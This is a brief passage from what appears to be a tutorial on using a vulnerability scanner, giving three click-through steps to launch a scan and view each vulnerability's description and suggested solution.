




Select the scan and click the drop-down more and then launch the scan.



Select the scan to see the vulnerabilities in the target system.



Click the vulnerability to see the description and solution for the vulnerabilities.

